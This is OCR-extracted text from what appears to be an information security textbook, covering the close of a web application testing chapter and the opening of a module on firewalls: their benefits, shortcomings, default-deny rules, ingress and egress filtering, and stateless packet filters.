
In the final section, we covered some tools for testing web applications. Web browsers and browser add-ons like Tamper Data and Add-N-Edit Cookies, web proxies such as Paros and WebScarab, password crackers like Brutus, and web vulnerability scanners like libwhisker and nikto are all used by attackers to find holes in your site, so you should use these tools first to find the holes before they do and fix them.

The web is a complex set of interlocking standards and protocols. Security in this environment is tough and requires constant vigilance. Secure your hosts, keep their patches up to date, follow safe programming practices, use appropriate technologies, and always, always, validate your input.




Module 15: Firewalls and Honeypots

This section intentionally left blank.




Introduction: Firewalls and Honeypots

This section intentionally left blank




Objectives

In this module, we introduce you to two specific methods for managing information risk: firewalls and honeypots. Both of these operate within the network to protect your systems as well as to help protect the systems of others on the Internet. By the end of this module, you understand what firewalls and honeypots are, what they can do for you, the major types available, and how to conform them to your organization's policy. Also, you come away understanding their benefits and their shortcomings.



Firewalls

This section intentionally left blank.



Why a Firewall?

Firewalls are some of the most versatile and important components in the information security arsenal. In this section, we start with an overview of what they are, what they are good for, and how they fit into the overall information security picture. Then, we dive into details to equip you to establish and deploy firewall policies, utilizing different types of firewalls as appropriate.

Overview of Firewalls

Before we drill down into the bits and bytes of firewalls, let's establish a sense of how firewalls fit into the big picture of information security – understanding their benefits and shortcomings. First, what is a firewall?


A firewall is a means to control what is allowed across some point in a network as a mechanism to enforce policy. It takes its name from the firewall that is meant to prevent the spread of fire from one portion of a structure to another within a building. Firewalls are utilized at a variety of network locations, of which two are:

- Between the public Internet and an organization's private internal network
- Between a PC's network interface card (NIC) and the rest of the PC

Firewalls can be implemented as:

- Dedicated network appliances (there seems to be a distinct trend toward appliances)
- Hardware or software inserted into a network device such as a router (that is primarily performing other duties)
- Software running on a general purpose computer


Before appliances, advanced firewalls typically were created by installing software on a general-purpose computer, and the installation usually "hardened" the computer. In recent years, personal firewalls have become popular and important on individual PCs.



How Does a Firewall Fit in the Big Picture?

A firewall is most commonly deployed at boundaries between your site and the Internet. There is a point of demarcation where your Internet Service Provider's (ISP's) network ends and yours begins.

In this slide, the cyberscape shows the attacker at the right and the target or defender on the left. Previously you learned about Indications and Warnings, a technique to determine what the attackers are going to do before they do it. There also are countermeasures that can be applied before the attack gets to you. For instance, if an ISP detects the attack, it might be able to filter the attack so that its packets never leave the ISP's network. This simple technique, if widely applied, would greatly reduce the number of attacks on the Internet. As you can see, however, the placement of your firewall is a key element of your overall security strategy.




Benefits of Firewalls

Firewalls are interesting in that they can play a variety of roles, each with significant benefits. Besides just enforcing an organization's security policies, firewalls can:

- Reduce risks by protecting systems from incoming and outgoing attempts to exploit vulnerabilities.
- Increase privacy by making it harder to gather intelligence about a site.
- Filter communications based upon content, such as offensive or malicious content coming in or proprietary content flowing out of an organization.
- Encrypt communications for confidentiality.
- Provide records concerning both successful and blocked network traffic, which might be critical for incident handling and forensics.
- Serve as a "noise filter" and conserve bandwidth.


Firewalls of different types can be cascaded effectively or otherwise applied in a myriad of network topologies. Some of the most secure networks intentionally use firewalls of different brands or types in series as part of a defense-in-depth strategy. Even with firewalls, defense-in-depth needs to be practiced.



Shortcomings of Firewalls

With the value that firewalls offer, it can be tempting to think that they are cure-alls. They are not. Firewalls are not bulletproof. They do not stop all attacks. In fact, they can be attacked themselves.

Many people foolishly have blind faith in firewalls. You hear statements like, "We are behind a firewall. Why do we need to put patches on our systems, or use access controls on our web servers?" One of the downsides of having a firewall is that an organization can become careless about other aspects of security. The best way to think of a firewall conceptually is like an umbrella. When you use an umbrella, it keeps a lot of the rain off you, especially your head. However, some of those raindrops get through the perimeter defense. In information warfare, we call these "leaks."




The Default Rule

Firewalls are designed with something called a "default rule": If a packet doesn't match another rule, the default rule drops the packet. This is known as deny all except that which is explicitly allowed. Firewall administrators who override this rule create an allow all except that which is explicitly denied policy.

This is one reason your security policy must be linked to your organizational policy. Either you make the detailed decisions necessary to establish firewall rules in accordance with the organizational policy, or you make them arbitrarily. They likely will not withstand organizational pressure over time if they are arbitrary.

What should your site's policy be? Should it be permissive or restrictive? After you complete this book, you will understand many aspects of this question, but for now here are some considerations. If the employees at a site, such as a high security military site, do not have much personal freedom, a very restrictive firewall policy works well. If they do have a large degree of personal freedom, then they will circumvent the firewall policy. Three methods to do this include installing modems, setting up wireless access, and implementing peer-to-peer file sharing.



Filtering

Ingress filtering refers to filtering applied to incoming traffic—from the perspective of your network. Generally, most of the firewall rules are applied to inbound traffic. Consider this simple example: All inbound packets should be dropped if they contain a source address from within the protected network address space. Whether these packets are the results of an attacker spoofing your address or a routing problem, they should not be allowed in. In the event that internal packets inadvertently have been routed to the public network, this rule will make both the routing error and the failure to block them with appropriate egress filtering conspicuous so that these errors can be corrected.


Egress Filtering

Egress filtering applies to filtering outbound traffic. The most basic egress filter simply provides filtering for addresses. Because of personal firewalls, egress filtering applies to individual computers as well as to networks.

Flooding Denial of Service attacks often use a faked source address so that it is hard to pinpoint the location of the attacking computer. These attacks are not elegant; they simply spew packets at the maximum rate possible. They can be launched by malicious users who are "playing" with their computer systems, but also they can be launched from compromised computers or systems infected with trojans or other malicious software.

If your site applies egress filtering at the access point between your site and the Internet, you obviously are being a good neighbor (and being prudent with regard to downstream liability).

Egress filtering also is a wonderful intrusion detection technique, utilizing your firewall log files. Suppose one of your internal machines has been infected with a macro virus. Indirectly you can detect this by noting its attempts to spread through outbound traffic. Failure to detect this and take action raises issues of downstream liability.




Stateless Packet Filter

Firewalls vary in approaches and features, costs, and ease of management. In the following sections, we introduce you to the packet filter, network address translation, proxy or application gateway, personal, and stateful inspection types of firewalls.

Stateless packet filters are low-end firewalls; they were the first to be deployed widely because they could be implemented with already existing network hardware, such as routers. Such hardware is adept at looking at fields in packets and can do so very quickly, although you need to be sensitive to the load on the hardware and size it appropriately. Firewalls that use this technique are the fastest, often the cheapest, and make great noise filters ahead of more advanced types of firewalls. The best-known example of a stateless packet filter is a Cisco router using standard or extended access lists (but not reflexive rules, which are stateful; we see what this is in a few slides).

The stateless packet filter's speed comes at a tradeoff, though, because this rather simplistic perimeter defense can be fooled easily; many techniques for doing this have been automated and are widely available. But just because more sophisticated firewall technology exists and is usually needed, don't think that there's no longer a place in network security for stateless packet filters. Stateless filters have a useful role handling the simplest attacks at high speed before the packets are handed to the more stringent checks in a stateful firewall behind it.



